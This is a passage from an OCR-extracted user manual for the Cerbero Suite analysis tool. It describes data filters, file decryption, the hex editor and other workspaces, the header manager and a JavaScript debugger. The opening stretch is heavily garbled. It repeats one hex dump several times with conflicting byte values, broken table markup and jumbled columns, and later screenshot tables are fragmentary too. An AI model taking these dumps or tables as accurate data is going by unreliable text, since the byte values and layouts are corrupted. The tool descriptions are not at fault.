ffset 0 1 2 3 4 5 6 7 A 000000 E8 1A 05 00 00 E9 8E FE 000008 FF FF 8B 44 24 08 8B 4C 000010 24 10 06 E8 8B 4C 24 24 0C 5	SCII DŞL		1 58 1A 05 00 00 59 85 FE FF FF 88 44 24 08 88 4C 2 24 10 08 c5 88 4C 24 0C 75 09 88 44 24 08 FT 51 3 c2 10 00 53 F7 81 88 06 88 42 24 08 F7 64 24 14 4 03 58 68 44 24 08 FT 81 03 53 56 21 00 00 C CC	
iffset 0 1 2 3 4 5 6 7 A4 000000 E8 1A 05 00 00 98 E7 <td>SCII .D\$L L\$. .D\$</td> <td></td> <td>↑ 1 E8 1A 05 00 00 E9 8E FE FE FE 8B 44 24 08 8B 4C 2 24 10 86 c8 84 C 24 00 75 09 8B 44 24 08 4F E1 3 c2 10 00 53 FF E1 8B 9B 88 42 24 08 FF 64 24 14 4 03 B0 8B 44 24 08 FF E1 03 D5 8B c7 10 00 cC cC 5 cC cC cC cC cC cC cC cC cC c0 54 07 01 73 15 80</td> <td></td>	SCII .D\$L L\$. .D\$		↑ 1 E8 1A 05 00 00 E9 8E FE FE FE 8B 44 24 08 8B 4C 2 24 10 86 c8 84 C 24 00 75 09 8B 44 24 08 4F E1 3 c2 10 00 53 FF E1 8B 9B 88 42 24 08 FF 64 24 14 4 03 B0 8B 44 24 08 FF E1 03 D5 8B c7 10 00 cC cC 5 cC cC cC cC cC cC cC cC cC c0 54 07 01 73 15 80	
ffset 0 1 2 3 4 5 6 7 AI 000000 E8 1A 05 00 05 85 E	SCII .D\$L .L\$. .D\$.S		1 58 1A 05 00 00 59 85 FE FF FF 88 44 24 08 88 4C 2 24 10 08 c5 88 4C 24 0C 75 09 88 44 24 08 FT 51 3 c2 10 00 53 F7 81 88 06 88 42 24 08 F7 64 24 14 4 03 58 68 44 24 08 FT 81 03 53 56 21 00 00 C CC	
iffset 0 1 2 3 4 5 6 7 A4 000000 E8 1A 05 00 00 E9 85 FE 000000 FF FF 88 44 24 08 88 4C 000010 24 10 66 58 42 40 C 5 000010 24 10 66 58 45 42 0C 5 000020 C 21 00 053 FF 11 85 F8	SCII .D\$L L\$. .D\$		1 1 <th1< th=""> <th1< th=""> <th1< th=""> <th1< th=""></th1<></th1<></th1<></th1<>	
iffeet 0 1 2 3 4 5 6 7 AA 000000 E8 IA 0.5 0.0 0.5 9.8 E7 000001 E8 IA 0.5 0.0 0.5 9.8 E7 000010 E8 IA 0.6 8.4 2.4 0.6 000010 T5 0.9 8.4 2.4 0.7 T.1 000010 T5 0.9 6.4 2.4 0.7 T.1 000010 D 0.0 0.7 0.4 1.4 T.1 000001 0.0 D 0.4 7.4 0.7 1.4 000001 D D 0.8 4.4 2.4 0.7 1.4 000001 D D 0.8 4.4 2.4 0.7 1.4 0000001 D	SCII .D\$L .D\$.S \$d\$.		1 1	
Diffeet 0 1 2 3 4 5 6 7 AA 0000000 E8 1A.05 00 00 E9 E7 F E4 42 08 B5 E7 <td>SCII .D\$L .D\$.S .S .D\$.D\$</td> <td></td> <td>1 <th1< th=""> <th1< th=""> <th1< th=""> <th1< th=""></th1<></th1<></th1<></th1<></td> <td></td>	SCII .D\$L .D\$.S .S .D\$.D\$		1 1 <th1< th=""> <th1< th=""> <th1< th=""> <th1< th=""></th1<></th1<></th1<></th1<>	
Diffect 0 1 2 3 4 5 6 7 Advection 0000000 E8 11.05 00 00 E9 E2 1 0000000 E8 11.05 00 00 E9 E4 C 0000010 24 00 E9 E4 C 0000110 55 06 E6 E4 4 F7 E1 0000101 75 09 E6 E4 24 04 F7 E1 4 0000012 E8 L4 24 04 F7 L4 D0 D0 D0 D0 D1 L4 L1	SCII .D\$L .D\$.S .S .D\$.D\$.D\$.D\$		1 1	

As shown in the provided image, the output from the 'convert/to_array' filter is displayed in a text view, which is a convenient feature for filters that generate text output. However, if you prefer to view the output in hex format, you can easily switch to the hex view by using the lateral tab bar.


Hex Text

The 'convert/from_array' filter offers fewer parameters but is even more useful, as it can intelligently extract values from any text array. It effectively ignores separators and spaces while accurately interpreting the radix of the values, making it highly efficient for parsing and converting text arrays back into binary data.

ilter				Property	Value							
🗡 rew	erse		^	Params								
a in convert	t			radix	16							
💉 from	m_array			bits	8							
💉 fror	m base64			endianne	ess little							
🗡 fror	m hex			Range								
🗡 fror	m_quopri			offset	-1							
y to a				size	-1							
	base64			trim	no							
> to_			~									
🛖 Add	💥 Remove 🚽	👚 Move Up 🛛 🖊	Move Down									
-												
// convert/to	_array (signed:fa	lse, item_suffix;										
// convert/to		lse, item_suffix;										
// convert/to	_array (signed:fa	lse, item_suffix;										
<pre>convert/to convert/fre </pre>	_array (signed:fa	lse, item_suffix;	item_prefix:									Preview
convert/to	_array (signed:fa	lse, item_suffix;	item_prefix:		^	Offset	0 1	2 3	4 5 6	7	ASCII	Preview
convert/to convert/fro	0 1 2 3	Ilse, item_suffix, 16, bits:8)	item_prefix		^	Offset 00000000	0 1 E8 1A 0		4 5 6 0 E9 8E		ASCII	Preview
offset	0 1 2 3 E8 1A 05 00 1 FF FF 8B 44 3	Ilse, item_suffix, 16, bits:8) 4 5 6 7 00 E9 8E FE 24 08 8B 4C	ASCII		^	00000000	E8 1A 0 FF FF 8	5 00 0 B 44 2	0 E9 8E 4 08 8E	FE 4C	DŞL	Preview
offset 00000000 00000000 00000000	0 1 2 3 E8 1A 05 00 FF FF 8B 44 2 24 10 0B C8 1	4 5 6 7 10 E9 8E F2 24 08 8F 42 8B 4C 24 0C	ASCII DŞ.L ŞLŞ.			00000000 00000008 00000010	E8 1A 0 FF FF 8 24 10 0	05 00 0 B 44 2 B C8 8	0 E9 8E 4 08 8E B 4C 24	FE 4C 5	D\$L \$L\$.	Preview
Convert/to Convert/fro Convert	0 1 2 3 E8 1A 05 00 1 FF FF 8B 44 2 24 10 0B C8 50 98 84 4 2	4 5 6 7 16, bits:8) 4 5 6 7 00 E9 8E FE 24 08 8B 4C 28 4C 24 0C 24 04 F7 E1	ASCII DŞ.L şLŞ. u.DŞ.			00000000 00000008 00000010 00000018	E8 1A 0 FF FF 8 24 10 0 75 09 8	05 00 0 B 44 2 B C8 8 B 44 2	0 E9 8E 4 08 8E B 4C 24 4 04 F7	FE 4C 4C 50 50 50 50 50 50 50 50 50 50 50 50 50	D\$L \$L\$. uD\$	Preview
offset 00000000 00000000 00000000 00000010 000000	0 1 2 3 0 1 2 3 E8 1A 05 00 FF FF 8B 44 2 24 10 0B C8 1 75 09 8B 44 2 22 10 00 53 1	Ise, item_suffix, 16, bits:8) 4 5 6 7 00 E9 8E FE 24 08 8B 4C 8B 4C 24 0C 24 04 F7 E1 8B D8	item_prefix: → ASCII DŞ.L ŞLŞ. u.DŞ 		Î	00000000 00000008 00000010 00000018 00000020	E8 1A 0 FF FF 8 24 10 0 75 09 8 C2 10 0	05 00 0 8B 44 2 9B C8 8 8B 44 2 00 53 F	0 E9 8E 4 08 8E B 4C 24 4 04 F7 7 E1 8E	FE 4C 4 0C 5 E1 1 D8 .	D\$L \$L\$. uD\$ 8	Preview
Convert/to convert/for convert/for c 00000000 00000000 000000018 000000018 000000018 000000018 000000020 00000028	0 1 2 3 E8 1A 05 00 1 FF FF 8B 44 2 75 09 8B 44 2 C2 10 00 53 1 8B 44 24 08 1	Ise, item_suffic, (6, bits:8) 4 5 6 7 00 E9 8E FE 24 08 8B 4C 24 04 F7 E1 F7 E1 8B 28 F7 64 24 14	item_prefix: > ASCII		^	00000000 00000008 00000010 00000018 00000020 00000028	E8 1A 0 FF FF 8 24 10 0 75 09 8 C2 10 0 8B 44 2	05 00 0 8B 44 2 9B C8 8 8B 44 2 10 53 F 14 08 F	0 E9 8E 4 08 8E B 4C 24 4 04 F7 7 E1 8E 7 64 24	FE 4C 4C 5 0C 5 E1 0 D8 14	D\$L \$L\$. uD\$.D\$d\$.	Preview
Convert/to Convert/fro Conver	0 1 2 3 0 1 2 3 E8 1A 05 00 FF FF 8B 44 3 24 10 08 C8 4 75 09 B8 44 C2 10 00 53 1 8B 44 24 08 1 03 D8 8B 44 3	4 5 6 7 00 E9 8E FE 24 08 8B 4C 8B 4C 24 0C 24 04 F7 E1 87 E1 8B D8 87 64 24 14 24 08 F7 42 24 08 F7 42 27 7 28	item_prefix: → ASCII D\$L \$L\$. uD\$.D\$d\$. .D\$d\$. .D\$d\$.		^	00000000 00000008 00000010 00000018 00000020 00000028 00000030	E8 1A 0 FF FF 8 24 10 0 75 09 8 C2 10 0 8B 44 2 03 D8 8	05 00 0 8 44 2 9 C8 8 8 44 2 10 53 F 14 08 F 18 44 2	0 E9 8E 4 08 8E B 4C 24 4 04 F7 7 E1 8E 7 64 24 4 08 F7	FE 4C 4C 5 0C 5 E1 5 D8 5 14 5 E1 5	D\$L \$L\$. uD\$ S .D\$d\$. .D\$D\$	Preview
convert/to convert/fro convert/fro c c c c c c c c c c c c c c c c c c c	0 1 2 3 E8 1A 05 00 1 FF FF 8B 44 2 75 09 8B 44 2 C2 10 00 53 1 8B 44 24 08 1	Ise, item_suffic, (6, bits:8) 4 5 6 7 00 E9 8E FE 24 08 8E FE 24 08 8F FE 24 08 8F FE 24 08 4F 7 E1 8E 77 E1 8E F7 64 24 14 24 08 F7 E1 24 08 F7 E1	item_prefix: > ASCII		Â	00000000 00000008 00000010 00000018 00000020 00000028	E8 1A 0 FF FF 8 24 10 0 75 09 8 C2 10 0 8B 44 2	05 00 0 18 44 2 18 68 8 18 44 2 10 53 F 14 08 F 18 44 2 18 44 2 18 44 2 18 62 1	0 E9 8E 4 08 8E B 4C 24 4 04 F7 7 E1 8E 7 64 24 4 08 F7 0 00 CC	FE 4C 4C 50 50 50 50 50 50 50 50 50 50 50 50 50	D\$L \$L\$. uD\$.D\$d\$.	Preview


4.23.3 HASHING FILTERS

Hashing filters transform input data into its hash value.




4.23.4 COMPRESSION & DECOMPRESSION FILTERS

Compression and decompression filters respectively compress and decompress input data.



4.23.5 ENCRYPTION & DECRYPTION FILTERS

Encryption and decryption filters respectively encrypt and decrypt input data.




Cryptographic filters usually allow the specification of a key, IV (Initialization Vector), block size, and operation mode.


Pr	operty	Value
Pa	rams	
	mode	cbc
	key_length block_length key_input key	ecb cbc cfb ctr ofb
	iv_input iv	hex

4.23.6 DISASSEMBLY FILTERS

Disassembly filters convert the input data into disassembled text instructions.



A variety of disassembly filters are available for various architectures, including x86, x64, ARM32, ARM64, Java bytecode, MSIL (.NET) bytecode, and Dalvik (Android) bytecode.



4.23.7 DEVELOPMENT FILTERS

Development filters are designed to be useful to developers. For example, the 'dev/array' filter converts input data into an array in the programming language of your choice.

Filter				Property	Value											
🗡 x6	64		^	Params												
🗡 🗙	86			lang	с											
4 📄 dev				columns	16											
💉 ar	rrav			radix	16											
4 📄 lua				bits	8											
2 a	ustom			endianness	ittle											
× 10				signed												
4 📄 andro				Range												
	om axml				-1											
~			~		-1											
📥 Add	X Remove	The Move Up	Move Down		no											
🗡 dev/array	y (signed:false, ra	dix:16, columns	:16, lang:c, bi													
📕 dev/arra,	ıy (signed:false, ra	dix:16, columns	:16, lang:c, bi												P	review
								(110	1 -						P	review
Offset	0 1 2 3	4 5 6 7	ASCII			unsigned	char da	ta[112] =						P	review
Offset 00000000	0 1 2 3 4D 5A 90 00	4 5 6 7 03 00 00 00	ASCII MZ	-	^ <u>1</u> 2 3	(char da: 0x5A, (-	0x03,	0×00,	0×00,	0x00,	0×04,		
Offset 00000000 0000008	0 1 2 3	4 5 6 7 03 00 00 00 FF FF 00 00	ASCII MZ	-	2 3 4	(0x4D, 0xB8,	0x5A, 0x00,	0x90, 0x00,	0x00, 0x00,	0x00,	0x00,	0x00,	0x00,	0x40,	0x00, 0x00,	0x0 0x0
Offset 00000000 00000008 00000010	0 1 2 3 4D 5A 90 00 04 00 00 00	4 5 6 7 03 00 00 00 FF FF 00 00 00 00 00 00	ASCII MZ	-	2 3 4 5	(0x4D, 0xB8, 0x00,	0x5A, 0x00, 0x00,	0x90, 0x00, 0x00,	0x00, 0x00, 0x00,	0x00, 0x00,	0x00, 0x00,	0x00, 0x00,	0x00, 0x00,	0x40, 0x00,	0x00, 0x00, 0x00,	0x0 0x0 0x0
Offset 00000000 0000008 0000010 0000018 00000020	0 1 2 3 4D 5A 90 00 04 00 00 00 88 00 00 00 40 00 00 00 00 00 00 00	4 5 6 7 03 00 00 00 FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00	ASCII MZ	-	2 3 4 5 6	(0x4D, 0xB8, 0x00, 0x00,	0x5A, 0 0x00, 0 0x00, 0 0x00, 0	0x90, 0x00, 0x00, 0x00,	0x00, 0x00, 0x00, 0x00, 0x00,	0x00, 0x00, 0x00,	0x00, 0x00, 0x00,	0x00, 0x00, 0x00,	0x00, 0x00, 0x00,	0x40, 0x00, 0x00,	0x00, 0x00, 0x00, 0x00, 0x00,	0x0 0x0 0x0 0x0 0x0
Offset 00000000 00000010 0000010 0000018 0000020 0000028	0 1 2 3 4D 5A 90 00 04 00 00 00 B8 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00	4 5 6 7 03 00 00 00 FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00	ASCII MZ 8		2 3 4 5 6 7	(0x4D, 0xB8, 0x00, 0x00, 0x00, 0x0E,	0x5A, 0x00, 0x00, 0x00, 0x1F,	0x90, 0x00, 0x00, 0x00, 0x8A,	0x00, 0x00, 0x00, 0x00, 0x00, 0x0E,	0x00, 0x00, 0x00, 0x00,	0x00, 0x00, 0x00, 0xB4,	0x00, 0x00, 0x00, 0x00,	0x00, 0x00, 0x00, 0xCD,	0x40, 0x00, 0x00, 0x21,	0x00, 0x00, 0x00, 0x00, 0x88,	0x0 0x0 0x0 0x0 0x0
Offset 00000000 00000008 00000010 00000018 00000020 00000020 00000028	0 1 2 3 4D 5A 90 00 04 00 00 00 B8 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00	4 5 6 7 03 00 00 00 00 00 00 00 00 00 00 00 00 00	ASCII MZ 0		2 3 4 5 6 7 8	(0x4D, 0xBB, 0x00, 0x00, 0x00, 0x06, 0x69,	0x5A, 0x00, 0x00, 0x00, 0x1F, 0x73,	0x90, 0x00, 0x00, 0x00, 0xBA, 0xBA,	0x00, 0x00, 0x00, 0x00, 0x00, 0x0E, 0x70,	0x00, 0x00, 0x00, 0x00, 0x72,	0x00, 0x00, 0x00, 0xB4, 0x6F,	0x00, 0x00, 0x00, 0x09, 0x67,	0x00, 0x00, 0x00, 0xCD, 0x72,	0x40, 0x00, 0x00, 0x21, 0x61,	0x00, 0x00, 0x00, 0x00, 0x08, 0x88, 0x6D,	0x00 0x00 0x00 0x00 0x00 0x00
Offset 0000000 0000008 0000010 0000020 0000028 00000028 00000030 0000038	0 1 2 3 4D 5A 90 00 04 00 00 00 B8 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00	4 5 6 7 03 00 00 00 FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	АЗСІІ М Ө		2 3 4 5 6 7 8 9	(0x4D, 0xB8, 0x00, 0x00, 0x00, 0x05, 0x69, 0x74,	0x5A, 0x00, 0x00, 0x00, 0x1F,	0x90, 0x00, 0x00, 0x00, 0xBA, 0xBA,	0x00, 0x00, 0x00, 0x00, 0x00, 0x0E, 0x70,	0x00, 0x00, 0x00, 0x00, 0x72,	0x00, 0x00, 0x00, 0xB4, 0x6F,	0x00, 0x00, 0x00, 0x09, 0x67,	0x00, 0x00, 0x00, 0xCD, 0x72,	0x40, 0x00, 0x00, 0x21, 0x61,	0x00, 0x00, 0x00, 0x00, 0x08, 0x88, 0x6D,	0x00 0x00 0x00 0x00 0x00 0x00
Offset 0000000 0000008 0000010 0000020 0000028 00000028 00000030 0000038	0 1 2 3 4D 5A 90 00 04 00 00 00 B8 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00	4 5 6 7 03 00 00 00 FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ASCII MZ 0	-	2 3 4 5 6 7 8 9 10	(0x4D, 0xB8, 0x00, 0x00, 0x00, 0x05, 0x69, 0x74,	0x5A, 0x00, 0x00, 0x00, 0x1F, 0x73,	0x90, 0x00, 0x00, 0x00, 0xBA, 0xBA,	0x00, 0x00, 0x00, 0x00, 0x00, 0x0E, 0x70,	0x00, 0x00, 0x00, 0x00, 0x72,	0x00, 0x00, 0x00, 0xB4, 0x6F,	0x00, 0x00, 0x00, 0x09, 0x67,	0x00, 0x00, 0x00, 0xCD, 0x72,	0x40, 0x00, 0x00, 0x21, 0x61,	0x00, 0x00, 0x00, 0x00, 0x08, 0x88, 0x6D,	0x0 0x0 0x0 0x0 0x0
	0 1 2 3 4D 5A 90 00 04 00 00 00 B8 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00	4 5 6 7 03 00 00 00 FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	АЗСІІ М Ө		2 3 4 5 6 7 8 9	(0x4D, 0xB8, 0x00, 0x00, 0x00, 0x05, 0x69, 0x74,	0x5A, 0x00, 0x00, 0x00, 0x1F, 0x73,	0x90, 0x00, 0x00, 0x00, 0xBA, 0xBA,	0x00, 0x00, 0x00, 0x00, 0x00, 0x0E, 0x70,	0x00, 0x00, 0x00, 0x00, 0x72,	0x00, 0x00, 0x00, 0xB4, 0x6F,	0x00, 0x00, 0x00, 0x09, 0x67,	0x00, 0x00, 0x00, 0xCD, 0x72,	0x40, 0x00, 0x00, 0x21, 0x61,	0x00, 0x00, 0x00, 0x00, 0x08, 0x88, 0x6D,	0x0 0x0 0x0 0x0 0x0 0x0 0x2

4.23.8 LUA FILTERS

Lua filters are programmable filters that you can customize using the Lua programming language.




While the 'lua/loop' Lua filter provides basic loop customization, the 'lua/custom' filter allows you to write your own custom filters.

2	Edit Cerbero Suite	_ [X	
2 3 4 5 6 7 7 8 9 10 11 12 12 14 15 16 17 18 19 20 20 21	<pre>local size = c:size() local offset = 0 local bsize = 16384 while size ~= 0 do if bsize > size then bsize = size end local block = c:read(offset, bsize) local boffs = 0 while boffs < bsize do local e = block:readU8(boffs) e = bit.bxor(e, 0xFF) block:writeU8(boffs, e) boffs = boffs + 1 end c:write(offset, block) offset = offset + bsize</pre>			
	OK Cancel			

Lua filters can also be used to add child objects and are embedded into projects. Lua runs in a sandboxed environment to ensure security. However, you can disable these types of filters from the settings if preferred.

4.23.9 SPECIALIZED FILTERS

Other specialized filters designed for very specific purposes also exist.



For example, the 'android/from_axml' filter converts Android binary XML to text.

4.24 NOTES

Similar to bookmarks, notes can be categorized as either global or specific to the current root object.

	Open Global Notes	Ctrl+Shift+N
N	Open Notes	Ctrl+N

The purpose of notes is to facilitate the annotation of observations during the analysis, ensuring these annotations are saved within the project.



4.25 FILE DECRYPTION

When encountering an encrypted file, Cerbero Suite utilizes available key provider extensions to attempt decryption. If decryption fails and the file is being scanned individually, you will be prompted to enter a password to decrypt the file.

🕇 🛛 Enter key - [encrypted.zip] - Cerbero Suite 💦 🗕 🗖 🗙
Please enter the key for "C:\tmp\encrypted.zip". You may specify one or more keys.
Text Hex
Insert each text password on a new line:
✓ Remember entered keys
OK Cancel

If the decryption is successful, you can verify which password was used by selecting the 'File' \to 'Decryption Keys' menu action.



This action opens a dialog displaying the keys that were used during the scanning process.

		Decryption Ke	ys - Cerbero Suite	 ×
Current M	latches			
#		UTF-8	Hex	
1	infected		696E666563746564	
Cached M	latches			
Cached M	latches	UTF-8	Hex	
	latches infected	UTF-8	Hex 696E666563746564	
#		UTF-8		

The current matches display the keys used to decrypt the current object, while the cached matches show the keys provided by the key providers that were used to decrypt all objects.



ADDITIONAL BUILT-IN WORKSPACES

In addition to the analysis workspace, Cerbero Suite offers several other built-in workspaces designed to complement and enhance your cybersecurity tasks. These workspaces are intuitively structured, ensuring that if you are familiar with the analysis workspace, you will find these additional workspaces straightforward to use.

This chapter will briefly introduce each of these additional built-in workspaces. For each workspace, we provide a concise description along with details of any notable features and functionalities. The aim is to familiarize you with the range of built-in tools at your disposal and help you seamlessly integrate them into your workflow.

This chapter is brief as most of the additional workspaces are available through optional packages on Cerbero Store.

5.1 HEX EDITOR WORKSPACE

The hex editor workspace offers all the capabilities and features expected of an advanced hex editor.

4				[E	kcep	tionTe	st.e	exe]	-	lex	Edi	tor	- Ce	erbero Suite		X
File Edit C	Copy Sele	ect La	ayout	s Ac	tions	Views	T	ools	He	elp						
🕒 📷 🕶 🖌	a 📰 🗉	#			3		4		1	4	5					
0x ExceptionTe	est.exe															ð×
Offset	0 1	2 3	4	5	67	8	9	A	в	С	D	Е	F	ASCII		1
00000000	4D 5A 9	0 00	03	00 0	0 00	04	00	00	00	FF	FF	00	00	MZ		
00000010	B8 00 0	00 00	00	00 0	0 00	40	00	00	00	00	00	00	00			
00000020	00 00 0	0 00	00	00 0	0 00	00	00	00	00	00	00	00	00			
00000030	00 00 0	00 00	00	00 0	0 00				00							
00000040	0E 1F E								4C					!L.!Th		
00000050	69 73 2								63					is.program.canno		
00000060	74 20 6								20					t.be.run.in.DOS.		
00000070	6D 6F 6								00					mode\$		
00000080	F5 57 6								F0					.Wb666.		
00000090	F7 67 I								F0					.g6g6		
0A000000	F7 67 E								F0					.g6g6		
000000B0	6C C9 C								F0					1666		
000000C0 000000D0	BC 64 E					BC			FO					.d6d6 .d6Rich.6		
000000D0	BC 64 I 00 00 0								68 00							
000000E0 000000F0									00					PEd		
000000100	08 66 0								00					PEa		
00000110	08 08 C								00					.1.\		
00000110						00			40							
00000120						06			00							
00000140	06 00 0								00					p		
00000150	00 00 0								00					·····		
00000160									00							
00000170		0 00							00							
00000180		0 00							00	_				#<		
00000190		0 00							00					.P@		
000001A0		0 00				00			00							
000001B0	70 21 0								00					p!8		
000001C0	00 00 0	0 00	00	00 0	0 00	00	00	00	00	00	00	00	00			
000001D0	D0 21 0	0 00	70	00 0	0 00	00	00	00	00	00	00	00	00	.!p		
000001E0	00 20 0	00 00	28	01 0	0 00	00	00	00	00	00	00	00	00	(
5 [
Enter Py	thon cod	e he	re [:	focu	s wit	th Ctr	1+7	lt+	•.]							

The interface of the hex editor is identical to the hex view, with the key difference being that you are permitted to save your changes directly in place.

The hex editor can open files, disks, drives, and processes, provided the system permis-

sions allow it.

File	Edit Copy Select Layouts	Actions Views	5 T	ools	He	elp				
	New File	Ctrl+N	4	-	1	4	5			
	Open File	Ctrl+O								
	Open Folder		9	A	В	С	D	Е	F	ASCII
	Open Drive		00	00	00	FF	FF	00	00	MZ
	Open Disk		00	00	00	00	00	00	00	@
	Open Process		00	00	00	00 F8	00	00	00	
	Recent Files	•	B8	01	4C	CD		54		!!Th
			бD	20	63	61	бE	6E	6F	is.program.canno
H.	Save	Ctrl+S	69	6E	20	44		53	_	t.be.run.in.DOS.
	Save As		00	00	00	00		00	00	mode\$
			36 67	00	F0	B1 B0	36	00		.Wb666 .g6g6
	Close		67	ED		~ ~	36		~ ~	.g6g6
	Close All		36				36			1666
	Print		64	D7	F0	в0	36	0C	F0	.d6d6
	Print All		69	63			36			.d6Rich.6
			00	00	00	00		00		
	Print Range		45	00	00	64 F0		06 22		PEd .f.\".
4	New Cerbero Suite Instance	Ctrl+Alt+N	14	00	00	00	00	00	00	
			00	00	40	01	00	00	00	
	Exit	Ctrl+Q	00	00	00	00		00		
00	000140 06 00 00 00 00 00	00 00 00	70	00	00	00	04	00	00	p

Since the introduction of System Integrity Protection (SIP) on macOS, numerous systemwide restrictions have been implemented, including a prohibition on accessing the memory of other processes. However, this functionality is still accessible on older macOS systems that do not have SIP, or on newer systems where SIP has been disabled and Cerbero Suite is run with sudo privileges.

5.2 FILE INFORMATION WORKSPACE


The file information workspace allows you to quickly inspect details about files on disk and provides a quick launch feature to easily open other tools within Cerbero Suite.

4		File Info - Cerbero Suite			×
File Actions V					
	- H 🛛 🗆 斗				
[notepad.exe]					₽×
10 Overview	Name	Value			
0x Hex	Name	notepad.exe			
🦻 Text	Path	C:\Windows\notepad.exe			
I ext	Size	216 KBs (221184 bytes)			
Hashes	File Type	exe File			
A MediaInfo	Detected Format	PE			
{} YARA	Created	Thu Mar 5 12:48:28 2020			
17 YAKA	Modified	Thu Jul 9 18:13:49 2015			
	Accessed	Thu Mar 5 12:48:28 2020			
	Attributes				
	Owner	TrustedInstaller			
	Permissions	TrustedInstaller - Permissions: Read Write Execute Delete			
		Administrators - Permissions: Read Execute			
		SYSTEM - Permissions: Read Execute			
		Users - Permissions: Read Execute			
		ALL APPLICATION PACKAGES - Permissions: Read Execute			
	MD5	Double click here to calculate the hash			
	SHA-1	Double click here to calculate the hash			
	SHA-256	Double click here to calculate the hash			
			Analyze	Hex	Editor
Enter Pytho	n code here [focu	s with Ctrl+Alt+.]			

5.3 PYTHON EDITOR WORKSPACE


The Python editor workspace provides a comprehensive environment for editing and running Python scripts, eliminating the need to open a workspace dedicated to a different

purpose.



5.4 COMMAND-LINE WORKSPACE

The command line workspace is the most basic among all workspaces, consisting only of a command-line interpreter and an output window. This workspace is designed for evaluating simple Python expressions or for converting text to data using actions.





BUILT-IN TOOLS

6

Similar to the previous chapter, this chapter is also brief, as most of the tools are available through optional packages on Cerbero Store.

6.1 HEADER MANAGER

The header manager is a tool designed to create and edit Cerbero Suite headers.

	Structures Symb	ols	Aliases	TypeDefs	
#	Name	Туре			
1	_IMAGE_DOS_HEADER	struct			
2	_IMAGE_OS2_HEADER	struct			
3	_IMAGE_VXD_HEADER	struct			
1	_IMAGE_FILE_HEADER	struct			
i i	_IMAGE_DATA_DIRECTORY	struct			
;	_IMAGE_OPTIONAL_HEADER	struct			
,	_IMAGE_ROM_OPTIONAL_HEADER	struct			
3	_IMAGE_OPTIONAL_HEADER64	struct			
)	_IMAGE_NT_HEADERS64	struct			
10	_IMAGE_NT_HEADERS	struct			
11	_IMAGE_ROM_HEADERS	struct			
2	ANON_OBJECT_HEADER	struct			
13	ANON_OBJECT_HEADER_V2	struct			
4	ANON_OBJECT_HEADER_BIGOBJ	struct			
15	_IMAGE_SECTION_HEADER::_union_0	union			
16	_IMAGE_SECTION_HEADER	struct			
7	_IMAGE_SYMBOL::_union_0::_struct_0	struct			
18	_IMAGE_SYMBOL::_union_0	union			
	THE OWNER				
utput			⊕ × Issues		

The header manager features a comprehensive C++11 parser that enables the conversion of structures from C/C++ code into XML structures. It allows you to specify various

parser settings to accurately parse the input code.

#	Header Manager	_ 🗆 🗙				
Explore Import						
C++/Clang (3.5)						
Property	Value					
Triple		Import				
Architecture	x86_64 •					
Vendor	pc ·	Output:				
OS	win32 👻	Schemas •				
Language		Test mode				
Language	c++	rest mode				
Standard	c++0x ·					
Options						
	Header paths					
Anonymous prefix _ v						
<pre>3 // as argument d // project. Alt 5 // object. The 6 // disestembly. 8 // 9 // A header end 10 // no header wii 11 HEADER_START("# 12 13</pre>						
Output	θ × Issues	8 ×				

Structures can be imported directly into a header or printed out as XML by selecting the 'Test mode' checkbox and selecting 'Schemas' as output mode.


You can find more information about headers and structures on the dedicated SDK page.

6.2 JAVASCRIPT DEBUGGER

The JavaScript debugger is designed to debug simple JavaScript scripts effectively.

JavaScript Debugger	er – 🗖	1 – X
Debug Search View		
▶ 00 Pi P ii →I 🛃 🎡 Execute evals: Ask 🔹		
Loaded Scripts # × %-5%%%3%%%3%%%%3%%%%7%%%62%%%%-15%%%%-2%%%%-18%%%%-7%%%%-9%%%%1%% %16%%9%28%%%40%%%%7%%%%2%%%%2%%%%2%%%%13%%%%24%%%%7%%%%%-5%%%%%23%		ð
<a>anonymous %8%%%1%%%28%%%215%%%48%%%-2%%%%-11%%%44%%%7%%%13%%	6% Name Value	
